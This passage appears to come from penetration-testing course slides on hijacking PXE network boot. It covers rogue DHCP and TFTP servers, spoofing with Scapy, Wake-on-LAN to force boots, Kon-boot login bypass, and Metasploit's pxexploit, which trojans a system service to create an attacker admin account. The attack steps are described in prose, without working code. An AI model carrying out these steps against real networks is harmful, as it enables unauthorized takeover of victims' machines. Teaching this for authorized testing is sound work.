3. DHCPREQUEST: The client selects a PXE boot type by sending a packet to UDP port 4011 on the PXE boot server (not necessarily, but often the same server that provides DHCP).
4. DHCPACK: The PXE boot server sends info to the client instructing where to find the image to boot.
5. TFTP fetch: The client requests via TFTP, the file from step 4 (called the Network Bootstrap Program or NBP).
6. Bootstrap: The client receives the NBP, saves it to RAM, and executes it.

Since at all stages, protocols here are carried over UDP, anything so far can be spoofed/raced with a malicious answer. Unfortunately, our standby spoofing tool, ettercap, does not have a specific plug-in

or mode for TFTP. We could construct a filter with matching and replace for the TFTP transfer; however, we have other tools that are designed for this attack.

*The image on this slide comes from http://www.zerointellect.com/networking/preboot-execute-environment-pxe/




"We Don't Use PXE"

Network booting has been implemented in different ways, for many years. Preboot eXection Environment (PXE) and related technology allowing for network booting needs to be tested, regardless if it's intended to be used or not. The equipment is often pre-configured and is either already exposed to an attacker, or only one step away from being attacked.

Over time, the more consumer virtualization proliferates, the more opportunity there is for these sorts of attacks. For example, VMware products all have network booting turned on in the virtual BIOS for their guests, and all that prevents exploitation is the fact the hard drive is checked first (until it gets damaged, or there's a change in configuration).


Integrated Lights-Out Management and similar technology, such as Intelligent Platform Management Interface (IPMI), uses some of the same DHCP extensions that allow for PXE features, and even depend on PXE features for certain activities. The more infrastructure we have, the more likely this becomes more valuable to attackers, not just the mere chance of exposure. Even if DHCP is not in use, PXE attacks are a great example of testing an infrastructure in these pre-boot conditions.



Monitoring PXE Traffic


Wireshark can aid the attacker in knowing how successful the PXE attack is. Watch for TFTP filenames and errors. Drill into the packet with Wireshark's protocol decoding for in-depth troubleshooting.

As an attacker, you can assume that the victim has received the last of the payload once the TFTP traffic seems to pause. It is safe to change the pxelinux.cfg/default file as soon as soon as you see the pxelinux.cfg/default file finished. The victim has already loaded the pxelinux.cfg/default file by the time it displays the "boot: " prompt. Be sure to change the "DEFAULT" line back to "DEFAULT normal" after delivery to the victim, or you will stay in an attack loop.



Here is an example of Wireshark decoding a firmware update to an embedded device. The DHCP Options listed each include the type and length. The "Next Server" usually would point to a TFTP server for PXE booting. Note that if it was just a BOOTP+TFTP legacy instance, the "Boot file name not given" would have the actual filename (which is "update2" in Option 209 in this case).


Wireshark's protocol decoding is a little confusing in this example in interpreting Option 210, which is beyond our discussion. However, seeing these options in use highlights the difficulty in attacking with DHCP spoofing. When conducting your own penetration tests, you will need to investigate most of these options to target specific victims, but generally, it's easier to attack with a fresh PXE payload than trying to manipulate and existing one.



Related Booting Environments

PXE is used by itself, in many situations, for general purpose IT Administration. OEM use of PXE based technology continues to grow and add yet more layers of options that most other organizations don't want. Intel spearheaded the Wired for Management (WfM).

WfM included support for certificates for boot code authentication. In the past few years, Intel has refocused development into offering even more features for IPMI and AMT. However, IPMI is implemented differently by the hardware vendor, i.e. Dell IPMI firmware is different than Supermicro's IPMI gear. AMT has similar features, but designed for laptops and workstations.




PXE Attacks

An attacker needs some sort of foothold locally, or somewhere along the path from the client to DHCP server or relay. From that perspective, an attacker can MITM at any stage PXE would deliver an image. The client must be configured for PXE boot, which is commonly enabled but not used.

An attacker can bring their own DHCP server and TFTP server to serve the image. It is possible under certain circumstances to substitute AFP or NFS instead of TFTP, but TFTP is the most common. Any standard compliant DHCP and TFTP server can work, but a simple suggestion is to use a tool called dnsmasq. This utility server has a relatively simple configuration file that can provide both servers as well as other options. It is designed to assist small networks with NAT, DNS, and DHCP functionality.

Kon-boot is an amazing bootstrapping authentication manipulation tool, which comes in free and commercial versions. It is designed to allow the attacker to bypass login credentials without tampering with the file system. Later in the Demo, you will deliver a Kon-boot and other attacker files.

The final condition requiring to be satisfied, is the victim needs to be booting while the attacker is serving up malicious boot images. Denial of Service attacks can convince the victim to reboot.



Attacking PXE with Scapy

Since an attack against the DHCP flow or the TFTP flow would work, an attacker could leverage Scapy for packet crafting. When a request is detected by the attacker's sniffer, the malicious answer has a decent chance at winning a race of a distant server. Rogue DHCP servers can be detected by IDS sensors and smartly configured switches, and in that case, spoofing TFTP traffic is more attractive. An example script representing a decent spoofing attack with Scapy is at https://github.com/david415/dhcptakeover (it is a bit wordy, though).


We will be focusing on the DHCP methods since the ettercap filter method is simple enough to set up (but more likely to miss packets). If we can place ourselves in the middle of the DHCP server and victims, then there's no benefit to trying to race the DHCP or the TFTP.

If you do venture out to hijack connections, keep in mind there are several different ways to boot an image, and you may not be testing what you think you are. Common issues are:

•PXE firmware starting before ARP poison has occurred

•Virtualization uses memcopy operations to switch traffic instead of real packets

•Tool addresses only some BOOTP, PXE, and TFTP implementations, not all




Wake-on-LAN (WOL)

Fishing for victims to hijack with PXE is going to take days, if the attacker cannot accelerate it. Thankfully, Wake-on-LAN (trademarked by IBM, and called similar things by other vendors) can help us initiate a network boot. The victim still needs to have the hardware that supports network booting and needs to be in a sleep state that can be woken up. The attacker needs to target the victim specifically via its MAC, but under those conditions can force a DHCP/PXE boot.

The Magic Packet that triggers the waking has a flexible format. It contains, somewhere in the frame, 6 consecutive bytes containing 0xFF followed by 16 copies of the destination MAC. Blinding brute forcing is harder if the 6 byte SecureOn password is implemented (not common). If the SecureOn password is being used, expect to see it revealed by eavesdropping for WOL traffic.


Metasploit provides a nice module for sending WOL packets (auxiliary/admin/misc/wol), or we can easily craft one with Scapy on our own, as long as we know or can guess victim addresses.



General Attack Process with PXE

This is our general PXE Attack process. Depending on our payload and surroundings, we will have to customize the tools and may have to back up a step or two during the attack.

1. Create payload
2. Configure server to deliver payload
3. Boot the victim
4. Sniff for pause in TFTP traffic
5. Reconfigure server to stop attack
6. If payload fails
    a. Customize the payload
    b. Try another payload



Realistic Remote PXE Payloads


While a custom shellcode payload written in machine language for a specific attack would work, it is not very realistic for the attacker to know all the intimate details required to interact with the hardware. On top of the hardware driver issue, it is easier for defenses like antivirus to detect. A realistic and relatively easy payload is to take a small but basic Linux kernel and distribution, integrating the required payload.

As stated previously, Kali would work, but is overkill based on its size. Realistically, delivering the Kali kernel drivers via PXE can be tolerable (as long as the bulk of the distribution is handled over NFS so it's transferred to the victim as needed).

Probably the most realistic option is to use a distribution from www.tinycorelinux.com. Specifically, "Core Linux" (previously named MicroCoreLinux). Tinycore provides things we don't need, like a desktop. Core Linux 4.5.1, for example, contains both 32 bit and 64 bit Linux 3.0.21 kernels, with an extension system that can provide for special hardware drivers or options, all in less than 8 MB compressed into an ISO.

We only need to place our attack tool on the distribution, adjust the init or rc.local script to run our tool, and the attack is successful. We should somehow flag the victim as owned so that the victim does not constantly reboot and get re-owned with PXE each time.

Note: Tinycore Linux is the core distribution headed by Rob Shingledecker, previously a contributor to the Damn Small Linux distribution. Dozens of embedded or small Linux distributions are based off of Puppy Linux, and various other distributions are based off of either Tinycore or its baby brother, Core Linux.




PXExploit (PXEsploit)

Matt Weeks presented a talk titled "Network Nightmares" at Defcon 19 in 2011. There are several derivative PXE attacks with slightly different payloads. Some only create an extra admin or UID0 user. One installs a persistent Meterpreter service. The most stable implementation (auxiliary/server/pxexploit) uses Metasploit's internal DHCP and TFTP functionality to serve four files to any victim sending a DHCP request and observes the next server extension. The payload is a Puppy Linux (built on Tinycore Linux) image that is a combined payload.

PXExploit delivers a customized meterpreter payload. The attack will mount the victim's drive, replace a late-starting service (running with SYSTEM privileges) with the meterpreter executable. A few moments after the victim boots naturally (with this trojaned service), the meterpreter creates an administrative account for the attacker.

PXExploit fails often, however. The PXE functionality provided by Metasploit's internal DHCP and TFTP services often is not recognized by PXE firmware. Secondly, any but the most basic SCSI controllers are not supported by the drivers on the Linux image used to deliver the payload.

